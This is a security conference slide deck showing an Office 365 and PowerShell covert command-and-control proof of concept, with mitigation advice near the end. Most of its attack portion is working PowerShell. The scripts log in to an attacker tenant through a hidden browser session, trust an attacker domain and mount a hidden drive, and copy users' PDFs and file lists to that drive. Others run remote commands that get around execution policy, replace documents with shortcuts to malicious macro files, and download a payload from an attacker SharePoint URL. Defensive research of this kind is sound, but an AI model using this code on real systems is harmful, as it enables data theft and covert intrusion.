

**CRAIG DODS**

CHIEF ARCHITECT – SECURITY

---

**INFECTING THE ENTERPRISE:**

ABUSING OFFICE365+POWERSHELL FOR  
COVERT C2


**@CCMA40**

# AGENDA

- Discuss what makes O365 ideal C2 infrastructure
- Enter Powershell
- 4-Stage PoC Walkthrough
- Mitigation Strategies
- Evading Detection + Final Demo

# Office 365 Adoption

USAGE BY APPLICATION IN Q2 2016



# OFFICE365: WHY IT'S INTERESTING FOR C2

Vast majority of enterprises permit SSL/TLS to Office365

Larger enterprises peer directly with Microsoft via ExpressRoute making data exfiltration *fast* [10 Gbps+]

Due to the volume of traffic and level of trust, most elect not to decrypt Office365

Attacks can be launched without revealing the attacker's network

DLP Solutions do not view a local share as being "outside" the enterprise

Using [New-PSDrive](#), one can mount an O365 drive which is invisible within File Explorer, WMI, COM, and .NET, significantly decreasing the likelihood of detection.

## MICROSOFT SAW THIS COMING, OF COURSE

Even if you're able to figure out how, simply mounting an Office 365 drive on your target won't get you anywhere.

If you want read/write access to that drive, your malware will need human-like interaction abilities to fetch a SAML token from O365.

```
out-file : Access Denied. Before opening files in this location, you must first add the web site to your trusted sites list, browse to the web site, and select the option to login automatically.
```

```
At line:1 char:1
```

```
+ echo "Test" > testfile.txt
```

```
+ ~~~~~
```

```
+ CategoryInfo          : OpenError: (:) [Out-File], IOException
```

```
+ FullyQualifiedErrorId : FileOpenFailure,Microsoft.PowerShell.Commands.OutFileCommand
```

# ENTER POWERSHELL

(un)Fortunately for us, Microsoft added an extremely robust module to Powershell that allows it to interact with and control Internet Explorer.


Using this module, we can overcome the painful challenge of loading <https://portal.office.com>, avoiding pre-existing SSO, entering in our credentials *and* clicking on a few buttons, all without launching a user-visible IE session.

If anyone is aware of a non-nefarious use for ``$ie.visible = $False`` please let me know.

# PHASE 1

## GET THAT SAML TOKEN

<https://login.microsoftonline.com/login.srf?wa=wsignin1%2E0&rpsnv=4&ct=1488241126&rver=6%2E1%2E6206%2E0&wp=MBI&wreply=https%...> ☆ 🔒



**Office 365**

Work or school, or personal Microsoft account

Keep me signed in

[Can't access your account?](#)

Ligue

つなぐ

povezati להתחבר

#5 kills existing IE sessions

#7→10 cleans up cookies, forms, and passwords in IE to avoid SSO

#12 launches IE

#13 makes it invisible

#14 launches the URL

#17→19 inputs credentials and click the checkbox

#23→24 clicks on entries to erase filler text

#25 clicks on the Sign-in Button

```
1 $Username = "badguy@EVILER.onmicrosoft.com"
2 $Password = "Password1"
3 $URL = "portal.office.com"
4
5 Get-Process iexplore -EA SilentlyContinue | Stop-Process
6
7 rundll32.exe InetCpl.cpl, ClearMyTracksByProcess 8
8 rundll32.exe InetCpl.cpl, ClearMyTracksByProcess 2
9 rundll32.exe InetCpl.cpl, ClearMyTracksByProcess 16
10 rundll32.exe InetCpl.cpl, ClearMyTracksByProcess 32
11
12 $ie = New-Object -com InternetExplorer.Application
13 $ie.visible = $False
14 $ie.navigate($URL)
15 while($ie.ReadyState -ne 4) {start-sleep -m 100}
16
17 $ie.document.getElementById("cred_userid_inputtext").value= "$username"
18 $ie.document.getElementById("cred_password_inputtext").value = "$password"
19 $ie.document.getElementById("cred_keep_me_signed_in_checkbox").Checked = $True
20
21 while($ie.ReadyState -ne 4) {start-sleep -m 100}
22
23 $ie.document.getElementById("cred_userid_inputtext").click();
24 $ie.document.getElementById("cred_password_inputtext").click();
25 $ie.document.getElementById("cred_sign_in_button").click();
```



# DEMO - WITH IE VISIBLE

← → <https://login.microsoftonline.com/login.sr> Microsoft Corpor...

Sign in to your account

Office 365

Work or school account

someone@example.com

Password

Keep me signed in

Sign in Back

[Can't access your account?](#)

© 2017 Microsoft  
[Terms of use](#) [Privacy & Cookies](#)

Microsoft

Windows taskbar: Ask me anything, microphone, task view, Internet Explorer, File Explorer, Store, Mail, Outlook, Edge, system tray (12:08 PM 2/28/2017, 5 notifications)

## PHASE 2

# ADD TO TRUSTED SITES + MOUNT *AND HIDE* NEW DRIVE

```
1 $password = convertto-securestring -String 'Password1' -AsPlainText -Force ;
2 $Creds = new-object -typename System.Management.Automation.PSCredential('badguy@eviler.onmicrosoft.com', $password) ;
3 $baddomain="eviler-my"
4
5 #Add Registry Keys
6 set-location "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\";
7 new-item sharepoint.com;
8 set-location "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains\sharepoint.com";
9 new-item $baddomain;
10 set-location "HKCU:\Software\Microsoft\Windows\CurrentVersion\Internet
11 Settings\ZoneMap\Domains\sharepoint.com\eviler-my";
12 new-itemproperty . -Name https -Value 2 -Type DWORD;
13 new-itemproperty . -Name http -Value 2 -Type DWORD;
14 new-itemproperty . -Name * -Value 2 -Type DWORD;
15
16 #Mount a *temporary* PSDrive - not visible outside the shell that mounts it
17 New-PSDrive -Name J -PSProvider FileSystem -Root
18 '\\eviler-my.sharepoint.com@SSL\DavWWWRoot\personal\badguy_eviler_onmicrosoft_com\Documents' -Credential $Creds
```

# DEMO - HIDDEN DRIVE MOUNTING

Select Windows PowerShell  
PS C:\Users\Corporate-Drone>

This PC

File Computer View

← → ↕ ↑ This PC Search This PC

Quick access

- Desktop
- Downloads
- Documents
- Pictures
- Music
- Videos

OneDrive

This PC

Network

Folders (6)

- Desktop
- Downloads
- Pictures
- Documents
- Music
- Videos

Devices and drives (2)

- Local Disk (C:) 46.4 GB free of 59.5 GB
- DVD Drive (D:)

8 items

Activate Windows  
Go to Settings to activate Windows.

Evaluation copy. Build 15025.rs\_prerelease.170127-1750

Ask me anything

2:19 PM 2/28/2017

# PHASE 3

## EXFILTRATE DATA AND BYPASS PS RESTRICTIONS

```
1 $User=$env:UserName
2 $Domain=$env:UserDomain
3 $Storage="J:\$Domain\$User"
4 cd J:
5 mkdir $Storage
6 #List and record all files
7 Get-ChildItem -Recurse C:\Users\$User > $Storage\Current_File_List.txt
8 # Steal all PDF's
9 Get-Childitem C:\Users\$User -recurse -filter "*.pdf" | %{Copy-Item -Path $_.FullName -Destination $Storage}
10 #Bypass Restricted Execution Policy and launch Today's commands
11 cat J:\todays-commands.txt | powershell.exe -windowstyle hidden
```

# DEMO - EXFILTRATE DATA + BYPASS EXECUTION POLICY

The image shows a Windows PowerShell terminal window with a dark blue background. The title bar reads "Windows PowerShell". The command prompt shows the current directory as "J:\>". A white mouse cursor is positioned in the center of the terminal. In the bottom right corner of the terminal, there is a watermark that says "Activate Windows Go to Settings to activate Windows." At the bottom of the screen, the Windows taskbar is visible, showing the Start button, the "Ask me anything" search bar, and several application icons including File Explorer, PowerShell, and Internet Explorer. The system tray on the right shows the date and time as "12:56 PM 3/2/2017" and a notification icon with the number "10".

```
PS J:\>  
PS J:\> _
```

Activate Windows  
Go to Settings to activate Windows.

Evaluation copy. Build 15025.rs\_prerelease.170127-1750

Ask me anything

12:56 PM 3/2/2017

10

# BASIC WEAPONIZATION

While not overly interesting, the delivery mechanism for this PoC is via a macro-enabled Microsoft Word Document.

The payload is obfuscated and injected into memory using TrustedSec's "Unicorn".

AV/NG-AV/EDR detection is minimal to non-existent.

Unicorn attempts to evade Sandboxes by delaying detonation until *after* the document has been closed by the user.

SHA256: c10e5dacf0762b72fb08aeafc82483c9a5fc63114f32c5cef3dfd8faf353bf83

File name: Totally-Legitimate-Document.docm

Detection ratio: 4 / 58

Analysis date: 2017-03-20 19:41:10 UTC ( 4 minutes ago )



Analysis

File detail

Additional information

Comments 0

Votes

## File identification

**MD5** 155e1a85eba8578ccbd18def74e3cec2

**SHA1** fb252b7a50f00f4dfa4ebb04222af9537022e567

**SHA256** c10e5dacf0762b72fb08aeafc82483c9a5fc63114f32c5cef3dfd8faf353bf83

**ssdeep** 6144:zN9JzeBQfe8C+57GHysKp1Cfj6Qbz7zq0tzt/IDjGTpaBNYjUfx:puOPC+5GHysM1mVzq0tzeU0nYj  
kx

**File size** 346.0 KB ( 354309 bytes )

**File type** Office Open XML Document

**Magic literal** Zip archive data, at least v2.0 to extract





# DEMO - ALL TOGETHER NOW

The image shows a Mac desktop environment. At the top, a menu bar displays the Apple logo, the application name "QuickTime Player", and standard menu items: "File", "Edit", "View", "Window", and "Help". The system status area on the right includes icons for volume, network, and battery, along with the date and time: "Mon 3:58 PM".

The main window is titled "untitled" and contains a slide titled "BlackHat 2017 Demo". The slide content is mostly black, with a small white cursor visible in the center. The left sidebar of the window shows a list of slides: "1", "2", and "3 BlackHat 2017 Demo".

At the bottom of the window, a status bar shows "Line 3, Column 20" and "Slide 18 of 20". It also includes a language setting of "English (Canada)", a "Notes" section, and a "Comments" section. The status bar also displays "Tab Size: 4" and "Plain Text" with a zoom level of "81%".

The dock at the bottom of the screen contains various application icons, including Finder, Launchpad, Google Chrome, Safari, Messages, Slack, Microsoft Office (Outlook, Word, PowerPoint), and several other utility and development tools.

# MITIGATION TECHNIQUES

[CONTROVERSIAL, BUT NECESSARY]

Decrypt as much SSL/TLS as possible

Create custom signatures which only permit *your* Office365 domain

Enable Endpoint log forwarding + SIEM analysis on instances of  
New-PSDrive

Use FW's with byte-counters + SIEM which can identify external uploads

Protect against certain delivery mechanisms by using Sandboxes

# DELIVERY – WHAT ABOUT SANDBOXES?

This technique has a very high success rate against both signature-based detection tools and static-analysis engines, but...

Most Sandboxes identify this type of behaviour as malicious, primarily due to browser and registry modifications.

So, what can we do?

# A BRIEF HISTORY IN SANDBOX EVASION

Sleep functions, system properties, and VM/Hypervisor detection

Vendor/Sandbox specific detection [artifacts, DLL's, drivers, IP addressing, fingerprinting]

Human Behaviour Monitoring [Mouse, Scrolling, Browsing]

Vulnerability Checking [Do not execute if present]

Execution delay via innocuous routines [defragging, computing  $\pi$ ]

# INJECT || REPLACE AND EXIT

Premise is simple: Design malware that places malicious payloads in locations which are *likely* to be executed by the target user, but lack the ability to detonate themselves by default.

As an example, malware could identify recently accessed files, such as the last 10 modified \*.doc's, and subsequently sabotage them.

```
PS C:\Users\Craig> Get-ChildItem -Recurse C:\Users\%env:UserName%\Documents\ -filter "*.doc" |
sort LastWriteTime -Descending | select FullName | select -First 10

FullName
-----
C:\Users\Craig\Documents\Medical-Records.docx
C:\Users\Craig\Documents\grocery-list.docx
C:\Users\Craig\Documents\Quarterly-Earnings-Report.docx
C:\Users\Craig\Documents\work-passwords.docx
C:\Users\Craig\Documents\social-media-accounts.docx
C:\Users\Craig\Documents\Executive-Compensation.docx
C:\Users\Craig\Documents\Accounting-Information.docx
C:\Users\Craig\Documents\3rd-Party-VPN-Keys.docx
C:\Users\Craig\Documents\bank-account-information.docx
C:\Users\Craig\Documents\Employee-SSN.docx
```

# AVAILABLE OPTIONS

Replace files with malware sharing the same name  
[Easy Mode]

Inject AutoRun macros directly into existing files  
[Hard Mode – Permissions required]

OR

Replace files with shortcuts pointing to a malicious file located in a whitelisted location, such as Office's "Trusted Locations"

# SHORTCUTS AND TRUSTED LOCATIONS, OH MY!

The first stage needs to act as a downloader which is *most easily* accomplished via [System.Net.WebClient](#), although this is likely to be flagged as a generic "Trojan Downloader" by most AV products.

Mapping an O365 Drive is an easy way to bypass signature-based detection while downloading a malicious second stage.

The most effective placement for the second stage is within Word's predefined "Trusted Locations" as this avoids traditional warnings.

```
$env:USERPROFILE + \AppData\Roaming\Microsoft\Word\Startup\
```

```
1 #Find Top 10 *.docx files within the target's Document's directory
2 $TopFiles = Get-ChildItem -Recurse C:\Users\$env:USERNAME\Documents\ -filter "*.docx" | sort LastWriteTime -Descending | select FullName | select -First 10
3
4 #Create arrays of existing files and future LNK's
5 $Files = $TopFiles.FullName
6 $LNK = $TopFiles.FullName -replace "docx","lnk"
7
8 #Create Shortcuts to malicious Totally-Legitimate-Docm within Word 2016's Trusted Location
9 foreach ($file in $LNK)
10 {
11     $Shell = New-Object -ComObject ("WScript.Shell")
12     $ShortCut = $Shell.CreateShortcut($file)
13     $ShortCut.TargetPath=$env:USERPROFILE + "\AppData\Roaming\Microsoft\Word\Startup\Totally-Legitimate-Docm.docm"
14     $ShortCut.Save()
15     sleep 1
16 }
17
18 #Sharepoint URL - Substitute guestaccess.aspx with download.aspx
19 $LocalDir = Convert-Path .
20 $RemoteArchive = $LocalDir + "\Latest-Forms.7z"
21 $ExtractPath = Join-Path -Path $env:USERPROFILE -ChildPath "\AppData\Roaming\Microsoft\Word\Startup\"
22 $Url = "https://eviler-my.sharepoint.com/personal/badguy_eviler_onmicrosoft_com/_layouts/15/download.aspx?docid=1432aadf08ea24739b1f6e036dfa554a7&authkey=A7"
23 [Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
24 $webClient = new-object System.Net.WebClient
25 $webClient.DownloadFile( $Url, $RemoteArchive )
26 sleep 2
27
28 #Unzip and decrypt Payload - File: Latest-Forms.zip Password `BlackHat2017-Password12345`
29 set-alias 7z "C:\Program Files\7-Zip\7z.exe"
30 7z e .\Latest-Forms.7z -pBlackHat2017-Password12345 -oC:\Users\$env:USERNAME\APPData\Roaming\Microsoft\Word\Startup\
31
32 #Delete Files and clean up
33 Remove-Item -path $RemoteArchive
34 foreach ($file in $Files)
35 {
36     Remove-Item -path $file
37 }
38
39 Exit
```



# FINAL DEMO

The screenshot shows the Outlook interface with an email titled "Job Application - Cover Letter Attached". The email content includes:

8bchv9+jvnvi94ce@guerrillamail.com corporate.drone.01@gmail.com 1:49 PM

**Job Application - Cover Letter Attached**

BG-Cover-Letter.docm 141 KB

Hello Corporate Drone,

As discussed, please find my Cover Letter attached to this email.

Thank you for your consideration,

BG

A large white box with a green border is overlaid on the email content, containing the text "Phishing Attempt".

The screenshot shows the Windows File Explorer window for the "Documents" folder. The list of files includes:

- 3rd-Party-VPN-K
- Accounting-Infor
- bank-account-infor
- Employee-SSN
- Executive-Compe
- grocery-list
- Medical-Records
- Quarterly-Eamin
- social-media-acc
- work-passwords
- Custom Production Presets 9.0

A large white box with a green border is overlaid on the file list, containing the text "Original Documents".



# WHAT'S NEXT?

Creating a tool for the masses, in order of priority:

1. Empire Project – O365 Listener Module  
<https://github.com/EmpireProject/Empire>
2. Metasploit module
3. O365 API's within Empire/Metasploit toolkit

# CLOSING REMARKS

Decrypt, Decrypt, Decrypt!

Monitor New-PSDrive usage and drop all non-corporate O365 access via custom AppID or IPS signatures.

Improve Sandboxes and behavioural analysis tools. Relying on the results of the first file in a chain is inherently flawed ; Secondary file analysis needs to be conducted.

[[Inspiration](#)] Special thanks to CrowdStrike & Kaspersky Labs for their work on CozyBear/CozyDuke [[NET USE](#) & [OneDrive.Live.com](#)]

# CODE REFERENCE

3-part combined Powershell for the first Proof-of-Concept

<https://github.com/craigdods/C2-SaaS/blob/master/Single-Stage.ps1>

Proof-of-Concept Powershell LNK evasion

<https://github.com/craigdods/C2-SaaS/blob/master/LNK-Sabotage.ps1>

**JUNIPER**  
NETWORKS

**CRAIG DODS**

---

**THANK YOU**

**@CCMA40**